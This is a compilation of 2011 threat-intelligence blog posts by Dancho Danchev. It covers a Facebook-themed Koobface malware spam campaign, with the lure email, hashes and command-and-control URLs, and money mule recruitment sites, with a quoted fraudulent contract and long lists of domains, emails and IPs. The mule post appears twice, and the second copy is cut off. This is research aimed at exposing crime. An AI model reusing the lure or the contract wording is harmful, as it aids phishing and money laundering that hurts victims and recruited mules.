

Top Ten Must-Read DDanchev Posts For 2010 (2011-01-22 00:25)

01. [1]How the Koobface Gang Monetizes Mac OS X Traffic

02. [2]AS50215 Troyak-as Taken Offline, Zeus C &Cs Drop from 249 to 181

03. [3]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

04. [4]The Avalanche Botnet and the TROYAK-AS Connection

05. [5]Koobface Gang Responds to the "10 Things You Didn’t Know About the Koobface Gang Post"

06. [6]Sampling Malicious Activity Inside Cybercrime-Friendly Search Engines

07. [7]GazTransitStroy/GazTranZitStroy: From Scareware to Zeus Crimeware and Client-Side Exploits

08. [8]Dissecting Northwestern Bank’s Client-Side Exploits Serving Site Compromise

09. [9]U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise

10. [10]TorrentReactor.net Serving Crimeware, Client-Side Exploits Through a Malicious Ad

This post has been reproduced from [11]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

2. http://ddanchev.blogspot.com/2010/03/as50215-troyak-as-taken-offline-zeus-c.html

3. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

4. http://ddanchev.blogspot.com/2010/05/avalanche-botnet-and-troyak-as.html

5. http://ddanchev.blogspot.com/2010/05/koobface-gang-responds-to-10-things-you.html

6. http://ddanchev.blogspot.com/2010/07/sampling-malicious-activity-inside.html

7. http://ddanchev.blogspot.com/2010/03/gaztransitstroygaztranzitstroy-from.html

8. http://ddanchev.blogspot.com/2010/04/dissecting-northwestern-banks-client.html

9. http://ddanchev.blogspot.com/2010/05/us-treasury-site-compromise-linked-to.html

10. http://ddanchev.blogspot.com/2010/05/torrentreactornet-serving-crimeware.html

11. http://ddanchev.blogspot.com/



Top Ten Must-Read Posts at ZDNet's Zero Day for 2010 (2011-01-22 12:06)

01. [1]Seven myths about zero day vulnerabilities debunked

02. [2]Should a targeted country strike back at the cyber attackers?

03. [3]5 reasons why the proposed ID scheme for Internet users is a bad idea

04. [4]Hotmail's new security features vs Gmail's old security features

05. [5]Attack of the Opt-In Botnets

06. [6]From Russia with (objective) spam stats

07. [7]The current state of the crimeware threat - Q &A

08. [8]Mac OS X SMS ransomware - hype or real threat?

09. [9]10 things you didn't know about the Koobface gang

10. [10]Google-China cyber espionage saga - FAQ

This post has been reproduced from [11] *Dancho Danchev's blog .*

1. http://www.zdnet.com/blog/security/seven-myths-about-zero-day-vulnerabilities-debunked/7026

2. http://www.zdnet.com/blog/security/should-a-targeted-country-strike-back-at-the-cyber-attackers/6194

3. http://www.zdnet.com/blog/security/5-reasons-why-the-proposed-id-scheme-for-internet-users-is-a-bad-idea/

6527

4. http://www.zdnet.com/blog/security/hotmails-new-security-features-vs-gmails-old-security-features/6509

5. http://www.zdnet.com/blog/security/attack-of-the-opt-in-botnets/6268

7

6. http://www.zdnet.com/blog/security/from-russia-with-objective-spam-stats/5813

7. http://www.zdnet.com/blog/security/the-current-state-of-the-crimeware-threat-q-a/5797

8. http://www.zdnet.com/blog/security/mac-os-x-sms-ransomware-hype-or-real-threat/5731

9. http://www.zdnet.com/blog/security/10-things-you-didnt-know-about-the-koobface-gang/5452

10. http://www.zdnet.com/blog/security/google-china-cyber-espionage-saga-faq/5259

11. http://ddanchev.blogspot.com/

8



Spamvertised "Your password has been stolen!" Malware Campaign Circulating (2011-01-26 20:30)

A currently ongoing spamvertised campaign, attempts to impersonate the most popular social networking site,

Facebook.

Using a well proven "Your password has been stolen!" theme, the campaign entices the end user into down-

loading and executing the malware. Social engineering-driven campaigns targeting Facebook, remain among the

popular malware campaign spreading techniques due to the ease of execution.

Subject: Facebook Support. Your password has been stolen! ID50888

Message: *Good afternoon.*

A Spam is sent from your FaceBook account.

Your password has been changed for safety. Information regarding your account and a new password is at-

tached to the letter.Read this information thoroughly and change the password to complicated one. Please do not

reply to this email, it’s automatic mail notification! Thank you for your attention. Your Facebook!

Spamvertised filedname: Facebook _details _ID76803.zip (32,458 bytes)

Detecrion rate:

Facebook _details.exe - [1]Trojan-Downloader:W32/Koobface.HV - 12/ 43 (27.9 %)

MD5 : f0e7a8c264fe14562ca8ac98abb35840

SHA1 : f68d15e66590c69ac75c46a09ae495be8bbf231f

SHA256: 3ca757bfdecbee20ec10d5af770700041f4bc1b17ee3123f4d85acfd19e1bb74

Upon execution, the sample phones back to:

Phones back to:

interviewbuy.ru /forum/document.doc

interviewbuy.ru /forum/load.php?file=0

interviewbuy.ru /forum/load.php?file=1

interviewbuy.ru /forum/load.php?file=2

interviewbuy.ru /forum/load.php?file=3

interviewbuy.ru /forum/load.php?file=4

interviewbuy.ru /forum/load.php?file=5

9

interviewbuy.ru /forum/load.php?file=6

interviewbuy.ru /forum/load.php?file=7

interviewbuy.ru /forum/load.php?file=8

interviewbuy.ru /forum/load.php?file=9

interviewbuy.ru /forum/load.php?file=ftpgrabber

interviewbuy.ru /forum/load.php?file=pokergrabber

interviewbuy.ru - 91.204.48.96 (AS24965); 124.217.248.229 (AS45839) Email: servman1976@yandex.ru

ZeuS crimeware activity at [2]**AS24965 (SPOINT-AS S.Point LTD)** as well as [3]**SpyEye malicious activity** is also observed.

This post has been reproduced from [4]Dancho Danchev's blog.

1.

http://www.virustotal.com/file-scan/report.html?id=3ca757bfdecbee20ec10d5af770700041f4bc1b17ee3123f4d85ac

fd19e1bb74-1296061852

2. https://zeustracker.abuse.ch/monitor.php?as=24965

3. https://spyeyetracker.abuse.ch/monitor.php?as=24965

4. http://ddanchev.blogspot.com/

10



Keeping Money Mule Recruiters on a Short Leash - Part Five (2011-01-31 12:58)

With money mule recruitment continuing to represent the most actively used risk-forwarding tactic within the cyber-

crime ecosystem for the purpose of securely distribution fraudulently obtained funds, part five of the " **[1]Keeping**

Money Mule Recruiters on a Short Leash" series are here to stay.

What's particularly interesting about the money mule recruitment domain portfolio that I'll expose, is the logi-

cal progression from bogus companies offering financial services, to a diverse set of companies occupying multiple

markets/covering different market segments.

- **Current trends - Localization and standardization/template-tization**

A great example of this trend – largely driven by the [2]**standardization and template-zation of money mule**

recruitment sites as a service- is **Schwartz & Brothers LLC** (**schwartz-brothers.cc**).

" *Schwartz & Brothers LLC is the first choice for artists and buyers alike! Schwartz & Brothers LLC is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner.*

We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, Schwartz & Brothers LLC is the premier art site for those seeking to buy or sell original art online. "



From financial services to an entirely new market segment, whereas the entire recruitment process remains pretty

static, excluding several time quality assurance oriented details. For instance, every potential mule is required to

download a entry level job psychological test, which surprisingly asks directly whether the mule is from Australia,

next to automatically choosing Australia as a country of origin at a later stage throughout the registration process.

Moreover, in the context of quality assurance, the recruiters also ask the applicant " *Are you/were you con-*

victed? " in an attempt to combine the survey results with other details such the opening date of the bank account, as well as the average daily/weekly/monthly amount transferred.

- **The Terms of Service**

12



" *DUTIES:*

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal

bank account, withdraw cash and to process payments to the Company’s partners by Western Union or MoneyGram

money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall

fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with

various trade secrets, inventions, innovations, processes, information, records and specifications owned or li-

censed by the Company and/or used by the Company in connection with the operation of its business including,

without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures.

The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them

in any manner, either during the term of this Agreement or at any time thereafter. All files, records, documents, blueprints, specifications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his

possession, shall remain the exclusive property of the Company.

The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.

The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this Agreement to any person without the prior written consent of the Company and shall at all times preserve the

confidential nature of his relationship to the Company and of the services hereunder.

If the Contractor releases any of the above information to any parties outside of this company, such as per-

sonal friend, close relatives or other Financial Institutions such as a Bank or other Financial Firms, such could be considered grounds for immediate termination. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.

TERMS OF ENGAGEMENT:

The Contractor is engaged by the Company on terms of thirty-days (30) probationary period. ***During the probationary***

period the Company undertakes to pay to the Contractor the base salary amounting to AUD 2300 per month

plus 8 % commission from each payment processing operation. After the probationary period the Company

agrees to revise and raise the base salary to 3000 USD. *The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuse to fulfill his/her obligations under this Agreement or fulfills them not in good faith.The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.*

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer.The Company shall also reimburse

part of expenses which are incurred in connection with money transfer by Western Union or MoneyGram systems

(should money transfer charges exceed 3 %, i.e. commission for payment processing operation).The above difference will be automatically added to the base salary of the Contractor and paid once per month together with the base salary.

The Company shall have the right to decrease the Contractor's commission in case the payment processing

terms were violated by the Contractor. Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the

arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other

damage if any, evicted due to the delay.

The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance

notice in writing or three (3) working days advance notice via e-mail or fax to the Company in order that the latter may abstain from charging the Contractor with new

instructions. However, salary for each day-off is deducted from the Contractor's base salary. "

- **OSINT data for money mule recruitment sites**

The following portfolio of money mule recruitment domains appears to have been registered using automated email

registration tools, with the potential for [3]**CAPTCHA outsourcing** clearly considered by the malicious parties, taking into consideration the even decreasing price for solving CAPTCHA challenges.

4STAR-SOLUTIONS.CC - Email: urge@bz3.ru

ACOON-GROUPLLC.CC - Email: bombay@yourisp.ru

ACOONGROUP-LLC.CO - Email: jx@ppmail.ru

AIMIC-GROUPLLC.CC - 98.141.220.118 - Email: aryan@ppmail.ru

AMINA-GROUPCO.CO - Email: beige@ca4.ru

AMINA-GROUPINC.CC - Email: zowie@yourisp.ru

AMINAORG.CC - Email: range@ppmail.ru



ARPHIS-GOLDGROUP.CC - Email: rook@ca4.ru

ARPHIS-GOLDGROUP.CC - Email: rook@ca4.ru

ARPHISGOLDGROUP-INC.CO - Email: ira@bz3.ru

AUS-FINANCE.CC - Email: ours@ca4.ru

BREDGAR-GROUPLLC.CC - Email: zoe@ca4.ru

BREDGARGROUP-LLC.CO - Email: judo@free-id.ru

CESIS-GROUPLLC.CC - Email: el@cheapbox.ru

CESISGROUP-LLC.CC - Email: flip@free-id.ru

CESIS-GROUPLLC.CO - Email: our@ca4.ru

COCOONGROUP-LLC.HK - Email: most@cheapbox.ru

CORES-GROUP.CC - Email: jaunt@cheapbox.ru

CORESGROUP-INC.CO - Email: yule@cheapbox.ru

CORES-GROUPLTD.CO - Email: liszt@bz3.ru

CRAFT-GROUPNET.CC - Email: room@yourisp.ru

DILIGENCE-GROUP.CO - Email: twig@ppmail.ru

DILIGENCE-GROUPINC.CC - Email: till@cheapbox.ru

DUNCROFT-GROUP-INC.CC - Email: swiss@ca4.ru

DUNCROFTGROUP-INC.CO - Email: shoot@ppmail.ru

ELSDEN-GROUPINC.HK - Email: lost@ppmail.ru

FARLINE-FIN.CO - Email: pecks@free-id.ru

FARLINE-FININC.CC - Email: cynic@free-id.ru

FILEGROUP-LLC.CO - Email: knelt@ca4.ru

FINTEC-LTD.CC - Email: w@yourisp.ru

FINTEC-UK.CO - Email: sons@bz3.ru

GLEICHFALLS-GROUPINC.CO - Email: tents@ppmail.ru

I-COMPASS-GROUP.CO - Email: wolf@ca4.ru

IM-SYSGROUP.CO - Email: truce@free-id.ru

IMSYSTEMS-GROUP.CC - Email: agate@bz3.ru

INCOGROUP-USA.CO - Email: beams@free-id.ru

JOURNEY-FINANCIAL.CC - Email: lulu@ca4.ru

LBMGROUPCO.CC - Email: dreamy@ppmail.ru

LBM-GROUPINC.CO - Email: coma@ca4.ru

LCD-FIN.CO - Email: salt@free-id.ru

LCD-FINANCE.CC - Email: fritz@bz3.ru

MACROTECHINC.CC - Email: cv@yourisp.ru

MACROTECH-UK.CO - Email: curl@cheapbox.ru

MALLOW-GROUP.CC - Email: cues@ppmail.ru

MALLOW-GROUPINC.CO - Email: hn@bz3.ru

MONEY-VISUALUK.CC - Email: hn@bz3.ru

MONEYVISUAL-LLC.CO - Email: yam@free-id.ru

MARFYGROUP.CC - Email: thorny@cheapbox.ru

MICHAELESGROUP-USA.CO - Email: knelt@ca4.ru

OLIVER-SONSINC.CC - Email: drub@cheapbox.ru

ONLINE-SOLUTIONSLLC.CC - Email: coma@ca4.ru

PEGASLTDUNION.cc - Email: prim@bz3.ru

PHYSIS-GROUPLLC.CC - Email: tt@ca4.ru

PHYSISGROUP-LLC.CO - Email: opals@free-id.ru

PINFOLD-GROUPINC.CO - Email: beams@free-id.ru

RADIUM-GROUP.CC - Email: spy@yourisp.ru

RADIUMUK-LTD.CC - Email: socks@cheapbox.ru

REDISCO-GROUPINC.HK - Email: wimp@ca4.ru

SANTORINI-FIN.CC - Email: gill@cheapbox.ru

SANTORINI-FINANCE.CO - Email: foul@yourisp.ru

SCHNELLER-GROUPINC.CO - Email: foul@yourisp.ru

SCHWARTZ-BROTHERS.cc - Email: oozed@bz3.ru

SILVERSUNGROUP-INC.CC - Email: cp@ca4.ru

SILVERSUN-GROUPUK.CO - Email: cheer@ca4.ru

SOLUTIONSLTD.CC - Email: h2o@ca4.ru

STILE-GROUPLLC.CC - Email: ma@free-id.ru

SUNRISEPR-GROUPLTD.CC - Email: cough@ppmail.ru

TECHADVINC.CC - Email: chance@cheapbox.ru

TECHADV-INC.CC - Email: chance@cheapbox.ru

TECHOUSE-GROUP.CC - Email: scale@yourisp.ru

UKTECH-GROUPLLC.CC - Email: cap@ca4.ru

USGROUP-AMINA.CO - Email: cap@ca4.ru

USGROUP-REIGN.CO - Email: w@ppmail.ru

YESGROUP-LLC.CO - Email: twig@ppmail.ru

Name servers of notice:

NS1.LIBUNITAU.CC - 178.162.152.76 (AS28753) - Email: ached@yourisp.ru

NS1.NNSQUE.CC - Email: amok@cheapbox.ru

NS1.OLIVAU.CC - Email: bop@cheapbox.ru

NS1.PAGEREDNS.CC - 178.162.152.77 (AS28753) - Email: freer@free-id.ru

NS1.SURPLUSUSA.CC - 209.159.156.162 (AS19318) - Email: skulk@ppmail.ru

NS1.TVSILVAU.CC - Email: fact@ppmail.ru

NS1.UKNSSPACE.CC - 69.10.44.190 (AS19318) - Email: gravy@ca4.ru

ns1.uksource.cc - 69.10.44.189 (AS19318) - Email: liver@cheapbox.ru

NS1.USABONDS.CC - Email: bart@cheapbox.ru

NS2.AUSTDEC.CC - 66.199.236.114 (AS15149) - Email: bold@yourisp.ru

NS2.COUKSNS.CC - 122.70.148.179 (AS55462) - Email: preen@ppmail.ru

ns2.gbtrade.cc - 66.199.236.114 (AS15149) - Email: ct@yourisp.ru

NS2.OLIVAU.CC - Email: bop@cheapbox.ru

NS2.RINGTONS.CC - 66.199.236.115 (AS15149) - Email: aaron@cheapbox.ru

NS2.TVSILVAU.CC - Email: fact@ppmail.ru

NS2.USAFUNDS.CC - 76.73.47.28 (AS30058) - Email: tile@yourisp.ru

NS2.ZONENSUK.CC - 178.162.181.11 (AS28753) - Email: rooms@ppmail.ru

NS3.AUSTDEC.CC - 178.162.181.11 (AS28753) - Email: bold@yourisp.ru

NS3.FOLOWDNS.CC - 178.162.181.11 (AS28753) - Email: dyed@bz3.ru

NS3.SDNSAU.CC - Email: level@cheapbox.ru

NS3.SURPLUSUSA.CC - 69.50.192.97 (AS18866) - Email: skulk@ppmail.ru

NS3.TVSILVAU.CC - Email: fact@ppmail.ru

NS3.UKCCONS.CC - 178.162.181.11 (AS28753) - Email: ted@cheapbox.ru

NS3.UKDNS.CC - 66.199.236.116 (AS15149) - Email: append@free-id.ru

ns3.ukearnings.cc - 178.162.181.11 (AS28753) - Email: bf@free-id.ru

ASs of notice using standart ns1;ns2; ns3 structure:

AS28753 - NETDIRECT AS NETDIRECT Frankfurt, DE

AS19318 - NJIIX-1 NJIIX.net 110B Meadowlands Pkwy Secaucus, NJ 07094 +1.201.605.1425

AS28753 - NETDIRECT AS NETDIRECT Frankfurt, DE

AS15149 - EZZI-101-BGP EZZI

- **Long term trends - "from mule inventory to transactions inventory"**

With the [4]**localization and standardization/template-tization of the entire money mule recruitment process** an every day's reality, quality assurance and diversification of the markets/market segments in order to increase the

probability of successful social engineering attack, will start taking place. Moreover, the current template driven

recruitment ecosystem will inevitably start taking advantage of basic concepts such as geolocation and content

cloaking, in order to once again increase the probability for converting a web site visitor into a mule.

At an invite-only conference that I attended in September, 2010, someone from the audience asked me a

rather interesting question. Does it really matter how many mules are recruited by a particular syndicate, and most

importantly, can we talk about average number of days/weeks/hours by the time the mule gets busted, and can no

longer offer his/her services?

In the long term, we’re inevitably going to witness the migration from building inventories of mules to transaction-

driven mule recruitment model where the capability-driven mentality surpasses the mule inventory building one.

The number of possible transactions with success rates based on historical performance, combined with an infinite

loop of recruitment is what will drive the entire mule recruitment ecosystem.

Related posts:

[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[6]Keeping Money Mule Recruiters on a Short Leash - Part Four

[7]Money Mule Recruitment Campaign Serving Client-Side Exploits

[8]Keeping Money Mule Recruiters on a Short Leash - Part Three

[9]Money Mule Recruiters on Yahoo!’s Web Hosting

[10]Dissecting an Ongoing Money Mule Recruitment Campaign

[11]Keeping Money Mule Recruiters on a Short Leash - Part Two

[12]Keeping Reshipping Mule Recruiters on a Short Leash

[13]Keeping Money Mule Recruiters on a Short Leash

[14]Standardizing the Money Mule Recruitment Process

[15]Inside a Money Laundering Group's Spamming Operations

17

[16]Money Mule Recruiters use ASProx's Fast Fluxing Services

[17]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [18]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

3. http://www.zdnet.com/blog/security/inside-indias-captcha-solving-economy/1835

4. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

5. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

6. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

8. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

10. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

11. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

13. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

14. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

15. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

16. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

17. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

18. http://ddanchev.blogspot.com/



Keeping Money Mule Recruiters on a Short Leash - Part Five (2011-01-31 12:58)

With money mule recruitment continuing to represent the most actively used risk-forwarding tactic within the cyber-

crime ecosystem for the purpose of securely distribution fraudulently obtained funds, part five of the " **[1]Keeping Money Mule Recruiters on a Short Leash**" series are here to stay.

What's particularly interesting about the money mule recruitment domain portfolio that I'll expose, is the logi-

cal progression from bogus companies offering financial services, to a diverse set of companies occupying multiple

markets/covering different market segments.

- **Current trends - Localization and standardization/template-tization**

A great example of this trend – largely driven by the [2]**standardization and template-zation of money mule**

recruitment sites as a service- is **Schwartz & Brothers LLC** (**schwartz-brothers.cc**).

" *Schwartz & Brothers LLC is the first choice for artists and buyers alike! Schwartz & Brothers LLC is an effective tool for the artist and emerging artist to market and promote their art in a professional and inexpensive manner.*

We will market your art to the international community of art buyers. Whether you are looking to buy or sell original art, Schwartz & Brothers LLC is the premier art site for those seeking to buy or sell original art online. "

19



From financial services to an entirely new market segment, whereas the entire recruitment process remains pretty

static, excluding several time quality assurance oriented details. For instance, every potential mule is required to

download a entry level job psychological test, which surprisingly asks directly whether the mule is from Australia,

next to automatically choosing Australia as a country of origin at a later stage throughout the registration process.

Moreover, in the context of quality assurance, the recruiters also ask the applicant " *Are you/were you con-*

victed? " in an attempt to combine the survey results with other details such the opening date of the bank account, as well as the average daily/weekly/monthly amount transferred.

- **The Terms of Service**

20



" *DUTIES:*

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal

bank account, withdraw cash and to process payments to the Company's partners by Western Union or MoneyGram

money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall

fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with

various trade secrets, inventions, innovations, processes, information, records and specifications owned or li-

censed by the Company and/or used by the Company in connection with the operation of its business including,

without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures.

The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them

in any manner, either during the term of this Agreement or at any time thereafter. All files, records, documents, blueprints, specifications, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items

relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his

possession, shall remain the exclusive property of the Company.

21

The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.

The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this Agreement to any person without the prior written consent of the Company and shall at all times preserve the confidential nature of his relationship to the Company and of the services hereunder.

If the Contractor releases any of the above information to any parties outside of this company, such as per-

sonal friend, close relatives or other Financial Institutions such as a Bank or other Financial Firms, such could be considered grounds for immediate termination. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.

TERMS OF ENGAGEMENT:

The Contractor is engaged by the Company on terms of thirty-days (30) probationary period. ***During the probationary***

period the Company undertakes to pay to the Contractor the base salary amounting to AUD 2300 per month

plus 8 % commission from each payment processing operation. After the probationary period the Company

agrees to revise and raise the base salary to 3000 USD. *The Company has the right to cancel this Agreement at any time within the probationary period or refuse to extend it after that, should the Contractor refuse to fulfill his/her obligations under this Agreement or fulfills them not in good faith.The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.*

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer.The Company shall also reimburse

part of expenses which are incurred in connection with money transfer by Western Union or MoneyGram systems

(should money transfer charges exceed 3 %, i.e. commission for payment processing operation).The above difference will be automatically added to the base salary of the Contractor and paid once per month together with the base salary.

The Company shall have the right to decrease the Contractor's commission in case the payment processing

terms were violated by the Contractor. Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been

caused by the Force Majeur circumstances and to apply to the

arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other

damage if any, evicted due to the delay.

The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance

notice in writing or three (3) working days advance notice via e-mail or fax to the Company in order that the latter may abstain from charging the Contractor with new instructions. However, salary for each day-off is deducted from the Contractor's base salary. "

- **OSINT data for money mule recruitment sites**

The following portfolio of money mule recruitment domains appears to have been registered using automated email

registration tools, with the potential for [3]**CAPTCHA outsourcing** clearly considered by the malicious parties, taking into consideration the even decreasing price for solving CAPTCHA challenges.

4STAR-SOLUTIONS.CC - Email: urge@bz3.ru

ACOON-GROUPLLC.CC - Email: bombay@yourisp.ru

ACOONGROUP-LLC.CO - Email: jx@ppmail.ru

AIMIC-GROUPLLC.CC - 98.141.220.118 - Email: aryan@ppmail.ru

AMINA-GROUPCO.CO - Email: beige@ca4.ru

AMINA-GROUPINC.CC - Email: zowie@yourisp.ru

AMINAORG.CC - Email: range@ppmail.ru

22



ARPHIS-GOLDGROUP.CC - Email: rook@ca4.ru

ARPHIS-GOLDGROUP.CC - Email: rook@ca4.ru

ARPHISGOLDGROUP-INC.CO - Email: ira@bz3.ru

AUS-FINANCE.CC - Email: ours@ca4.ru

BREDGAR-GROUPLLC.CC - Email: zoe@ca4.ru

BREDGARGROUP-LLC.CO - Email: judo@free-id.ru

CESIS-GROUPLLC.CC - Email: el@cheapbox.ru

CESISGROUP-LLC.CC - Email: flip@free-id.ru

CESIS-GROUPLLC.CO - Email: our@ca4.ru

COCOONGROUP-LLC.HK - Email: most@cheapbox.ru

CORES-GROUP.CC - Email: jaunt@cheapbox.ru

CORESGROUP-INC.CO - Email: yule@cheapbox.ru

CORES-GROUPLTD.CO - Email: liszt@bz3.ru

CRAFT-GROUPNET.CC - Email: room@yourisp.ru

DILIGENCE-GROUP.CO - Email: twig@ppmail.ru

DILIGENCE-GROUPINC.CC - Email: till@cheapbox.ru

DUNCROFT-GROUP-INC.CC - Email: swiss@ca4.ru

DUNCROFTGROUP-INC.CO - Email: shoot@ppmail.ru

ELSDEN-GROUPINC.HK - Email: lost@ppmail.ru

FARLINE-FIN.CO - Email: pecks@free-id.ru

FARLINE-FININC.CC - Email: cynic@free-id.ru

FILEGROUP-LLC.CO - Email: knelt@ca4.ru

FINTEC-LTD.CC - Email: w@yourisp.ru

FINTEC-UK.CO - Email: sons@bz3.ru

GLEICHFALLS-GROUPINC.CO - Email: tents@ppmail.ru

I-COMPASS-GROUP.CO - Email: wolf@ca4.ru

IM-SYSGROUP.CO - Email: truce@free-id.ru

IMSYSTEMS-GROUP.CC - Email: agate@bz3.ru

INCOGROUP-USA.CO - Email: beams@free-id.ru

JOURNEY-FINANCIAL.CC - Email: lulu@ca4.ru

LBMGROUPCO.CC - Email: dreamy@ppmail.ru

LBM-GROUPINC.CO - Email: coma@ca4.ru

LCD-FIN.CO - Email: salt@free-id.ru

LCD-FINANCE.CC - Email: fritz@bz3.ru

MACROTECHINC.CC - Email: cv@yourisp.ru

MACROTECH-UK.CO - Email: curl@cheapbox.ru

MALLOW-GROUP.CC - Email: cues@ppmail.ru

MALLOW-GROUPINC.CO - Email: hn@bz3.ru

MONEY-VISUALUK.CC - Email: hn@bz3.ru

MONEYVISUAL-LLC.CO - Email: yam@free-id.ru

MARFYGROUP.CC - Email: thorny@cheapbox.ru

MICHAELESGROUP-USA.CO - Email: knelt@ca4.ru

OLIVER-SONSINC.CC - Email: drub@cheapbox.ru

ONLINE-SOLUTIONSLLC.CC - Email: coma@ca4.ru

PEGASLTDUNION.cc - Email: prim@bz3.ru

PHYSIS-GROUPLLC.CC - Email: tt@ca4.ru

PHYSISGROUP-LLC.CO - Email: opals@free-id.ru

PINFOLD-GROUPINC.CO - Email: beams@free-id.ru

RADIUM-GROUP.CC - Email: spy@yourisp.ru

RADIUMUK-LTD.CC - Email: socks@cheapbox.ru

REDISCO-GROUPINC.HK - Email: wimp@ca4.ru

SANTORINI-FIN.CC - Email: gill@cheapbox.ru

SANTORINI-FINANCE.CO - Email: foul@yourisp.ru

SCHNELLER-GROUPINC.CO - Email: foul@yourisp.ru

SCHWARTZ-BROTHERS.cc - Email: oozed@bz3.ru

SILVERSUNGROUP-INC.CC - Email: cp@ca4.ru

SILVERSUN-GROUPUK.CO - Email: cheer@ca4.ru

SOLUTIONSLTD.CC - Email: h2o@ca4.ru

STILE-GROUPLLC.CC - Email: ma@free-id.ru

SUNRISEPR-GROUPLTD.CC - Email: cough@ppmail.ru

TECHADVINC.CC - Email: chance@cheapbox.ru

TECHADV-INC.CC - Email: chance@cheapbox.ru

TECHOUSE-GROUP.CC - Email: scale@yourisp.ru

UKTECH-GROUPLLC.CC - Email: cap@ca4.ru

USGROUP-AMINA.CO - Email: cap@ca4.ru

USGROUP-REIGN.CO - Email: w@ppmail.ru

YESGROUP-LLC.CO - Email: twig@ppmail.ru

Name servers of notice:

NS1.LIBUNITAU.CC - 178.162.152.76 (AS28753) - Email: ached@yourisp.ru

NS1.NNSQUE.CC - Email: amok@cheapbox.ru

NS1.OLIVAU.CC - Email: bop@cheapbox.ru

NS1.PAGEREDNS.CC - 178.162.152.77 (AS28753) - Email: freer@free-id.ru

NS1.SURPLUSUSA.CC - 209.159.156.162 (AS19318) - Email: skulk@ppmail.ru

NS1.TVSILVAU.CC - Email: fact@ppmail.ru

NS1.UKNSSPACE.CC - 69.10.44.190 (AS19318) - Email: gravy@ca4.ru

ns1.uksource.cc - 69.10.44.189 (AS19318) - Email: liver@cheapbox.ru

NS1.USABONDS.CC - Email: bart@cheapbox.ru

NS2.AUSTDEC.CC - 66.199.236.114 (AS15149) - Email: bold@yourisp.ru

NS2.COUKSNS.CC - 122.70.148.179 (AS55462) - Email: preen@ppmail.ru

ns2.gbtrade.cc - 66.199.236.114 (AS15149) - Email: ct@yourisp.ru

NS2.OLIVAU.CC - Email: bop@cheapbox.ru

NS2.RINGTONS.CC - 66.199.236.115 (AS15149) - Email: aaron@cheapbox.ru

NS2.TVSILVAU.CC - Email: fact@ppmail.ru

NS2.USAFUNDS.CC - 76.73.47.28 (AS30058) - Email: tile@yourisp.ru

NS2.ZONENSUK.CC - 178.162.181.11 (AS28753) - Email: rooms@ppmail.ru

NS3.AUSTDEC.CC - 178.162.181.11 (AS28753) - Email: bold@yourisp.ru

NS3.FOLOWDNS.CC - 178.162.181.11 (AS28753) - Email: dyed@bz3.ru

